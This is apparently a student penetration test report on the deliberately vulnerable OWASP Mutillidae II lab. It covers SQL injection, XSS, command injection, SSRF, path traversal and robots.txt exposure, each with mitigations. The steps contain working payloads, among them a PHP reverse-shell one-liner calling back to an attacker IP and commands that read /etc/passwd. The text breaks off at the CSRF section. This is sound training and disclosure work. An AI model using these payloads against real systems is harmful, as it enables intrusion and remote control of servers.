Penetration Test Report: OWASP Mutillidae II

Prepared by:DEPI
Date: 18/10/2024
Target Application: Mutillidae II

Executive Summary:

The penetration test was conducted on the OWASP Mutillidae II application to identify security vulnerabilities and potential attack vectors. The test uncovered five critical vulnerabilities, which, if exploited, could lead to serious data breaches, unauthorized system access, and compromise of sensitive information.

1. SQL Injection (SQLi)


Vulnerability Overview:
SQL injection occurs when unsanitized user input is directly included in SQL queries, allowing attackers to manipulate database queries. This can result in unauthorized access to data and manipulation of the database.

URLhttp://127.0.0.1/index.php?page=user-info.php

Rating: Critical

Steps to Reproduce:

1. Navigate to the login page.



2. Enter **'or1=1#** as the username and any password.
3. Submit the form.

4. The application grants unauthorized access, bypassing authentication.

Steps to Mitigation:

- Use prepared statements (parameterized queries) to prevent direct injection into SQL queries.
- Sanitize and validate user inputs to remove harmful characters.
- Employ a Web Application Firewall (WAF) to detect and block malicious requests.

---

2. Cross-Site Scripting (XSS)


Vulnerability Overview:
Reflected XSS occurs when an attacker injects malicious JavaScript code into a vulnerable website, which is then reflected back and executed in the victim's browser.

URL: http://127.0.0.1/index.php?page=echo.php

Rating: Medium

Steps to Reproduce:

1. Navigate to http://127.0.0.1/index.php?page=echo.php
2. Enter the payload **<script>alert("Mutillidae is hacked");</script>** in the search box.



3. Submit Echo Message.
4. The JavaScript alert will execute, indicating successful XSS.

Steps to Mitigation:

- Encode all user-supplied data before rendering it on the page.
- Use security headers like Content-Security-Policy to prevent unauthorized script execution.
- Validate and sanitize inputs to filter out script tags and special characters.

---

3. Stored XSS at Add New Blog Entry.

Vulnerability Overview:
Stored XSS occurs when malicious code is persistently stored on the server (e.g., in a database) and executed when a user visits a particular page.

URL: http://127.0.0.1/index.php?page=add-to-your-blog.php&popUpNotificationCode=SUD1


Rating: High

Steps to Reproduce:

1. Navigate to http://127.0.0.1/index.php?page=add-to-your-blog.php
2. Enter the payload <script> alert(" stored XSS")</script> in the comment field.

3-Submit Save Blog Entry button.

4-Visit the Add New Blog Entry page again to see the malicious script execute for any user viewing the page.



Steps of Mitigation:

- Sanitize all user inputs and output before storing and rendering on the page.
- Use HTML escaping or JavaScript encoding to prevent script execution.
- Implement a content security policy (CSP) to restrict JavaScript execution from unauthorized sources

4. Extracting User Accounts with Command Injection


Vulnerability Overview:
Command injection allows an attacker to execute arbitrary system commands on the server, leading to unauthorized access and control of the system.

URL: http://127.0.0.1/index.php?page=dns-lookup.php


Rating: Critical

Steps to Reproduce:


1. Navigate to http://127.0.0.1/index.php?page=dns-lookup.php




2. test with **tryhackme.com in Hostname/IP**



3. try **tryhackme.com&pwd** command **in Hostname/IP**



4. we notice that the command return data, so We can run **tryhackme.com&cat /etc/passwd** to find the users on the system



5. The contents of the /etc/passwd file will be displayed, confirming command execution.

Mitigation Steps:

- Sanitize and validate all user inputs to prevent malicious command execution.
- Use system calls that avoid direct command-line execution (e.g., Python's subprocess.run() with shell=False).
- Implement strict input validation and escaping mechanisms

5-Web Shell with Command injection

Vulnerability Overview:

By this vulnerability I reached www-data user account.

URL:

http://127.0.0.1/index.php?page=dns-lookup.php

Rating: High


Steps to Re-Produce:

1. Go to http://127.0.0.1/index.php?page=dns-lookup.php

2. open terminal and run command **nc –lvnp 4444** to open a listener on your kali .


3. go to https://www.revshells.com & inter your kali ip ,the port which listen

to, choose php exec.



5: inject the generated php code **(&php -r '$sock=fsockopen("192.168.233.141",4444);shell_exec("sh <&3 >&3 2>&3");') in Hostname/IP**

6: a connection opened & we logged in as www-data user.



Mitigation Steps:

- Strictly validate and sanitize all user inputs.
- Avoid direct system command execution

6- Discovery of robots.txt File in Mutillidae

Vulnerability Overview:

During a penetration test of the **Mutillidae** web application, the **robots.txt** file was identified. This file contains several sensitive paths, potentially aiding attackers in targeting key directories.


Rating: High

Steps to Re-Produce:

1-Use go buster to enumerate directories

```
/images               (Status: 301) [Size: 307] [--> http://127.0.0.1/images/]
/data                 (Status: 301) [Size: 305] [--> http://127.0.0.1/data/]
/documentation        (Status: 301) [Size: 314] [--> http://127.0.0.1/documentation/]
/ajax                 (Status: 301) [Size: 305] [--> http://127.0.0.1/ajax/]
/includes             (Status: 301) [Size: 309] [--> http://127.0.0.1/includes/]
/javascript           (Status: 301) [Size: 311] [--> http://127.0.0.1/javascript/]
/labs                 (Status: 301) [Size: 305] [--> http://127.0.0.1/labs/]
/classes              (Status: 301) [Size: 308] [--> http://127.0.0.1/classes/]
/styles               (Status: 301) [Size: 307] [--> http://127.0.0.1/styles/]
/robots               (Status: 200) [Size: 141]
/webservices          (Status: 301) [Size: 312] [--> http://127.0.0.1/webservices/]
/passwords            (Status: 301) [Size: 310] [--> http://127.0.0.1/passwords/]
/server-status        (Status: 403) [Size: 274]
Progress: 207643 / 207644 (100.00%)
Finished
```

2-Navigate to http://127.0.0.1/robots.txt



Key Findings:

- **/passwords/**: May expose password or credential-related files.
- **/config.inc**: Potentially contains sensitive configuration details like database credentials.
- **/classes/**: Exposes core application code, useful for further analysis.
- **Other directories**: Reveal potentially exploitable logic or documentation.

Mitigation steps:

- Remove sensitive paths from robots.txt.
- Apply strong access controls to sensitive directories.
- Secure configuration files (e.g., /config.inc).

By mitigating the exposure of sensitive directories in robots.txt, the risk of exploitation can be reduced.


7- Server-Side Request Forgery (SSRF) in Mutillidae


Vulnerability Overview:

SSRF allows attackers to make unauthorized requests from the server to internal or external resources, potentially leading to data leakage, unauthorized system access, or further exploitation of internal services.

Rating: High


Steps to Re-Produce:

1. Navigate to http://127.0.0.1/index.php?page=test-connectivity.php
2. 

3. Inspect test connectivity button & change from hidden to text.
4. 

5. I found vulnerable web service in sql injection

6. Put http://127.0.0.1/webservices/rest/ws-user-account.php?username=adrian in search text that appeared & press test connectivity button



7. We get Adrian data here so we can extract all user's info
8. Encode 'OR1=1 # as url encode then replace Adrian with the encoded payload
9. Put http://127.0.0.1/webservices/rest/ws-user-account.php?username=%20%27OR%201%3D1%20%23 & press test connectivity button

Mitigation Steps:

- **Input Validation**: Only allow trusted, predefined URLs or IP ranges.
- **Disable Unnecessary Requests**: Remove or restrict external requests if not needed.
- **Use a WAF**: Block SSRF patterns using a Web Application Firewall.
- **Network Segmentation**: Isolate internal services and block access to internal IPs.
- **Limit Requests**: Set timeouts and response size limits on outgoing requests.
- **Monitor Requests**: Log and analyze outgoing traffic for suspicious behavior.

8- Path Traversal (Directory Browsing)

Vulnerability Overview:

The application improperly validates user-supplied input, allowing an attacker to traverse the directory structure and access sensitive files outside of the intended directory. In this case, the /etc/passwd file was accessed, revealing sensitive information about user accounts on the system.

URL: **http://127.0.0.1/index.php?page=directory-browsing.php**

Rating: High


Steps to Re-Produce:

1: Access the Application and Navigate to the Mutillidae application at http://127.0.0.1/index.php?page=directory-browsing.php

2: Send Malicious Input by using the following payload to test for path traversal: ../../../etc/passwd

Construct the URL as follows:
http://127.0.0.1/index.php?page=../../../etc/passwd

3: The application returns the contents of the /etc/passwd file, confirming the vulnerability.



<u>Impact</u>:

The ability to access the /etc/passwd file can lead to the following risks:

- Unauthorized disclosure of user account information.

- Potential escalation of privileges if further exploitation is conducted.
- Compromise of the integrity and confidentiality of the system.

Mitigation Steps:

- Input Validation: Implement strict validation of user inputs to ensure that only allowed values are processed.
- Sanitization: Sanitize inputs to remove or encode characters that may be used for directory traversal (e.g., ../).
- Access Controls: Restrict access to sensitive files and directories based on user roles and permissions.
- Web Application Firewall (WAF): Consider deploying a WAF to detect and block path traversal attempts.
- Regular Security Audits: Conduct regular security assessments to identify and remediate vulnerabilities in the application.

9-CSRF

Vulnerability Overview:

Cross-Site Request Forgery (CSRF) is a type of security vulnerability that allows an attacker to trick a user into unknowingly submitting requests to a web application in which they are authenticated. This can result in unauthorized actions being performed on behalf of the user without their consent.

Rating: Medium


URL: http://127.0.0.1/index.php

Steps to Re-Produce:
1: Access the User Poll Page

